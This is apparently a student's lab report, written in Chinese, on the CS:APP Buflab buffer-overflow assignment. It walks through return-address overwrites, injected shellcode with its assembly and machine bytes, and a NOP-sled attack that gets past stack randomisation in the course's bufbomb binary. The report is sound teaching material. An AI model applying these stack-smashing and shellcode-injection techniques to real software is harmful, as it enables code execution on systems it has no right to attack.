计算机组成原理大作业 Buflab

史志远 2022011283

做实验前遇到的问题

Ubuntu执行makecookie错误 zsh: no such file or directory: ./makecookie

原因是在ubuntu上没有启用32位架构支持并且安装32位兼容库

1. 启用 32 位支持

确保系统启用了32位架构支持(如果未启用):

```
1 | sudo dpkg --add-architecture i386
2 | sudo apt update
```

2. 安装 32 位兼容库

安装 1d-1inux.so.2 及其他 32 位依赖库:

```
1 bash
2 3 4 复制代码
5 sudo apt install libc6:i386 lib32z1
```

3. 再次尝试运行

完成以上步骤后,尝试再次运行 makecookie:

```
1 ./makecookie bovik
```

这样操作完成后正常运行

```
1 > ./makecookie 2022011283
2 0x4a62da1d
```

个人cookie为0x4a62da1d 拆分为字节 4a 62 da 1d

执行bufbomb显示sudo: ./bufbomb: command not found

原因是没有给bufbomb设置正确的执行权限

```
1 | chmod +x bufbomb
```

修改完成后继续执行代码:

bufbomb支持的命令和功能

通过./bufbomb -h 可以查看bufbomb程序支持的命令行参数和他们对应的功能

Candle

第0题 只要查看并且理解了test调用getbuf的过程就能做出来

在test函数中call getbuf,首先把返回地址也就是下一条mov指令地址压栈,然后进入getbuf函数中。

在getbuf函数中开辟的栈空间是0x38 = 56字节,但是Get字符的位置是ebp - 0x28的位置,所以算上压栈的old ebp—共44个字节,我们构造一个全是0的44字节的ascll码,然后最后增加四个字节,对应smoke函数的指令地址即可,注意填写字符的时候是从低地址向高地址填写的。

在gdb调试过程中,info registers可以查看当前寄存器的值,通过修改输入字符串,可以看到ebp和eip的值同步修改,ebp在eip-4的位置。证明先前的计算过程正确。

• 构造的16进制注入代码

- 生成的ascll字符串 (打印不出来)
- 輸入结果:

注意在输入的过程中,控制字符直接copy可能有问题,这里使用的是 ./bufbomb -u bovik < exploit-raw.txt作为输入

Sparkler

第1题 相比于第0题 只需要注意同时修改ebp的值即可

因为fizz的汇编代码中实际上是通过ebp+8来确定传入val的地址,所以在更改getbuf返回地址的同时修改ebp的地址即可,因为我们不希望实际调用fizz函数,所以可以直接从mov地址开始执行,放置ebp地址被再次修改。

• 构造的16进制注入代码

• 输入结果:

Firecracker

按照题目要求,我们首先要确定global_value的地址在哪里,在bang的汇编代码中可以看出是0x804e10c, cookie的地址是0x804e104,所以我们要执行的代码首先要把cookie的值move到global_value中去,然后在把bang的地址压栈,利用ret跳转。

尤其需要注意的一点,也是我在做实验时候出错耗时很长时间的一点是:修改eip之后,程序执行的顺序是从低地址向高地址,而栈的排布是从高地址向低地址。所以我们应该把要执行的代码放置在栈的靠近栈顶的位置,然后修改ret addr的值,让eip从栈顶向栈底去执行代码。

• 最终的16进制注入代码:

• 构造的汇编源码:

```
1 movl $0x4a62da1d, 0x804e10c
2 pushl $0x08048b82 # 将地址 0x08048b82 压入栈
3 ret # 跳转到 0x08048b82 执行
```

• 得到的机器指令反汇编代码:

```
1 bang.o: file format elf32-i386
2
3
4
  Disassembly of section .text:
5
6 00000000 <.text>:
     0: c7 05 0c e1 04 08 1d movl $0x4a62da1d,0x804e10c
7
8
    7: da 62 4a
    a: 68 82 8b 04 08 push $0x8048b82
9
    f: c3
10
                              ret
11
```


• 输入结果:

```
1  0x08048b82 in bang ()
2  (gdb) s
3  Single stepping until exit from function bang,
4  which has no line number information.
5  Type string:Bang!: You set global_value to 0x4a62da1d
6  VALID
7  NICE JOB!
```

Dynamite

按照题目要求,我们需要在注入代码中执行修改eax寄存器的值为cookie,然后修复栈帧寄存器,最后返回原函数的对应位置。

这里最关键的是理解leave和执行注入代码的顺序,我画了一张图来表示



因为在gebuf中先leave,ebp和esp会回到上一个栈帧的栈顶和栈底。注意这里如果你的注入代码修改了old ebp所在位置的值,那么需要在注入代码执行的时候把ebp修复为old ebp。这里我选择直接把old ebp的地址硬编码到注入代码内部了,就等于没有修改old ebp的值,所以注入代码中不需要修复ebp,我们只需要push 返回地址并且ret即可。由于push和ret一个让esp-4,一个让esp+4,所以执行完成后esp的值也是正确的。

• 构造的汇编代码:

```
1
    dynamite.o: file format elf32-i386
2
3
4
   Disassembly of section .text:
5
6
7
   00000000 <.text>:
8
      0: b8 1d da 62 4a
                                 mov
                                         $0x4a62da1d,%eax
9
      5: 68 f3 8b 04 08
                                        $0x8048bf3
                                  push
10
      a: c3
                                  ret
11
```

• 16进制注入字符串:


• 输入结果:

Nitroglycerin

题目引入了栈空间随机化,每一次栈内存分配的地址是在变化的,所以没有办法把return addr硬编码为我注入的代码初始位置。经过gdb调试发现5次运行时,ebp的值分别是55683010 55683070 55683090 556830b0 556830c0 并且每次运行保持一致。这应该是题目做的简化,但是题目说明了浮动区域是+-240,而缓冲区的大小是520个字节(0x208),所以一定可以让return addr指向Nop的位置。

这里通过计算,题目中的缓冲区范围最低是55682e08-55683010,最高是55682e68-226830c0,所以只要让return addr回到55683e68 - 55683010之间的位置,就能够确保是Nop滑道。

我选择修改return addr为55682f00 然后将缓冲区低地址位全部设置为0x90(Nop),靠近return addr的位置写注入代码,注入代码和上一题差不多,只是需要把ebp换成相对于esp的相对地址,由于可以查看在ebp和old ebp之间的差值,在leave以后esp指向return addr的位置,这个时候esp和old obp相差0x28,所以恢复ebp为esp+0x28即可。



• 设计的汇编代码:

```
1 movl $0x4a62da1d, %eax
2 leal 0x28(%esp), %ebp
3 pushl $0x08048bf3
4 ret
```

• 反汇编代码:

```
1
 2
    dynamite.o: file format elf32-i386
 3
 4
 5
    Disassembly of section .text:
 6
    00000000 <.text>:
 7
 8
       0:
           b8 1d da 62 4a
                                            $0x4a62da1d,%eax
                                    mov
9
       5:
            8d 6c 24 28
                                    lea
                                            0x28(%esp),%ebp
          68 f3 8b 04 08
                                            $0x8048bf3
10
       9 -
                                    push
11
       e:
            c3
                                    ret
12
```

• 设计的16进制代码:

```
8b 04 08 c3 00 2f 68 55
```

• 输入结果:

```
1
  2
   Userid: 2022011283
   Cookie: 0x4a62da1d
 3
   Type string:Boom!: getbuf returned 0x4a62da1d
 4
   VALID
 5
 6
   NTCF JOB!
   Type string:Boom!: getbuf returned 0x4a62da1d
7
8
    VALID
9
10
   Type string:Boom!: getbuf returned 0x4a62da1d
11
   VALID
12
   NICE JOB!
   Type string:Boom!: getbuf returned 0x4a62da1d
13
14
   VALID
15
   NICE JOB!
```

- Type string:Boom!: getbuf returned 0x4a62da1d

 VALID

 NICE JOB!
 - 遇到的问题:没有好好仔细阅读文档,导致生成ascll码忘记加-n,每次只有一条能过,找了好久bug。加上-n之后就通过测试了。